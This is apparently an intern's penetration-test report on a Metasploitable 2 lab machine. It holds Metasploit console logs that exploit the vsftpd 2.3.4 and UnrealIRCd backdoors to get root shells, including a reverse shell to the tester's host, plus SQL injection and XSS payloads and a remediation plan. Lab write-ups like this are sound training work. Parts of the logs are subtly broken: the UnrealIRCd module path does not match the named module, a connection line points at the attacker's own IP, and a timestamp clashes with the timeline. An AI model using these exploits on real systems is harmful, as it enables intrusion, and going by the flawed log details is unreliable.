



VAPT Report – Metasploitable 2 Security Assessment

- **Tester:** Tanisha Gupta
- **Role:** Cybersecurity Intern (VAPT)
- **Testing Environment:** Kali Linux attacking Metasploitable 2
- **Kali Linux IP:** 192.168.207.132
- **Target IP:** 192.168.207.133
- **Methodology:** PTES (Penetration Testing Execution Standard)



Executive Summary

This penetration test was conducted on the Metasploitable 2 virtual machine to identify security vulnerabilities and demonstrate potential attack scenarios. The assessment was performed using Kali Linux and followed the PTES methodology including reconnaissance, vulnerability scanning, exploitation, and remediation. During the reconnaissance phase, several open services were discovered using Nmap. Critical vulnerabilities were identified in services such as VSFTPD 2.3.4 and UnrealIRCd. These vulnerabilities allowed remote command execution using Metasploit modules. Web application testing was also performed using Burp Suite, where SQL Injection and Cross-Site Scripting (XSS) vulnerabilities were identified in the Mutillidae application. The results demonstrate that an attacker could gain unauthorized system access and compromise sensitive information. Immediate remediation and patch management are recommended to secure the system.



Attack Timeline Table

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-09 12:17	192.168.207.133	Open ports discovered via Nmap	Reconnaissance
2026-03-09 12:25	192.168.207.133	VSFTPD 2.3.4 Backdoor	Exploitation
2026-03-09 12:40	192.168.207.133	UnrealIRCd Backdoor Exploit	Exploitation
2026-03-09 13:05	192.168.207.133	SQL Injection (Mutillidae)	Web Application Testing
2026-03-09 13:10	192.168.207.133	Cross-Site Scripting (XSS)	Web Application Testing



Methodology

Testing Methodology

The assessment followed the Penetration Testing Execution Standard (PTES). The following phases were performed:

- **Reconnaissance** – Network scanning using Nmap to identify open ports and services.
- **Vulnerability Analysis** – Identification of vulnerable software versions such as VSFTPD 2.3.4 and UnrealIRCd.
- **Exploitation** – Metasploit modules were used to exploit vulnerabilities and gain system access.
- **Web Application Testing** – Burp Suite was used to analyze HTTP requests and test for SQL Injection and XSS vulnerabilities.
- **Post Exploitation** – Verification of system access and privilege level.
- **Remediation Planning** – Security recommendations were developed to mitigate discovered vulnerabilities.



Tools Used

- Nmap – Network scanning and service detection
- Metasploit Framework – Exploitation of system vulnerabilities
- Burp Suite – Web application security testing
- OpenVAS – Vulnerability scanning
- Kali Linux – Penetration testing operating system



Vulnerability Details

1. VSFTPD 2.3.4 Backdoor

Description: The FTP service running version 2.3.4 contains a known backdoor vulnerability allowing remote command execution.

Impact: An attacker can gain unauthorized shell access.

Tool Used: Metasploit module

exploit/unix/ftp/vsftpd_234_backdoor

```
kali@kali:~$ msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit(unix/ftp/vsftpd_234_backdoor)
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.207.133
RHOSTS => 192.168.207.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni |
| RHOSTS  | 192.168.207.133 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                 |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.207.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.207.133:21 - USER: 331 Please specify the password.
[*] 192.168.207.133:21 - Backdoor service has been spawned, handling...
[*] 192.168.207.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command session 1 opened (192.168.207.132:45053 -> 192.168.207.133:6200) at 2026-03-09 12:25:54 +0530

whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux

id
uid=0(root) gid=0(root)

pwd
/

ls
```

2. UnrealIRCd Backdoor

Description: UnrealIRCd version 3.2.8.1 contains a backdoor that allows attackers to execute arbitrary commands remotely.

Tool Used: Metasploit module

exploit/unix/irc/unreal_ircd_3281_backdoor



```
kali@kali:~$ msf6 > use multi/tcprexternal/irc_3281_backdoor
msf6 multi/tcprexternal/irc_3281_backdoor > run
[*] 192.168.207.133:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 multi/tcprexternal/irc_3281_backdoor > set LHOST 192.168.207.132
LHOST => 192.168.207.132
msf6 multi/tcprexternal/irc_3281_backdoor > run
[*] Started reverse TCP double handler on 192.168.207.132:4444
[*] 192.168.207.133:6667 - Connected to 192.168.207.132:6667 ...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname ...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.207.133:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo tXBdvyEHokmVlPn8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "tXBdvyEHokmVlPn8\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.207.132:4444 -> 192.168.207.133:42366) at 2026-03-09 12:33:08 +0530

whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
uid=0(root) gid=0(root)
```

3. SQL Injection

Location: Mutillidae login page

Description: The login form does not properly validate user input, allowing attackers to manipulate SQL queries.

Payload: admin' OR '1'='1

Impact: Authentication bypass and database compromise.

The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to /mutillidae/index.php?page=login.php with the payload 'admin' OR '1'='1'. The response is an HTML page with an error message: 'Error: Failure is always an option and this situation proves it'.




4. Cross-Site Scripting (XSS)

Description: User input is not properly sanitized.

Payload used: `<script>alert('XSS')</script>`

Impact: Attackers can execute malicious scripts in a user's browser.





Remediation Plan

To mitigate the identified vulnerabilities, the following security improvements are recommended:

- Update vulnerable services such as VSFTPD and UnrealIRCd to the latest secure versions.
- Disable unnecessary services like Telnet and anonymous FTP access.
- Implement strict input validation and use parameterized queries to prevent SQL Injection attacks.
- Sanitize and encode user inputs to prevent Cross-Site Scripting vulnerabilities.
- Apply firewall rules to restrict unnecessary network access.
- Implement the Principle of Least Privilege to limit system access.
- Conduct regular vulnerability scans using tools like OpenVAS.



Non-Technical Summary

A security assessment was performed on the target system to identify weaknesses that could be exploited by attackers. During the testing process, several critical vulnerabilities were discovered in the system's services and web applications. These weaknesses allowed unauthorized access to the system and demonstrated how an attacker could potentially compromise sensitive information. The assessment showed that outdated software versions and improper input validation were the primary causes of these vulnerabilities. By exploiting these weaknesses, an attacker could gain control over the system or manipulate web application data. To improve security, it is recommended that the organization update vulnerable software, apply security patches, and implement stronger input validation controls. Regular security testing and vulnerability scanning should also be conducted to detect and fix potential issues before they can be exploited by malicious actors.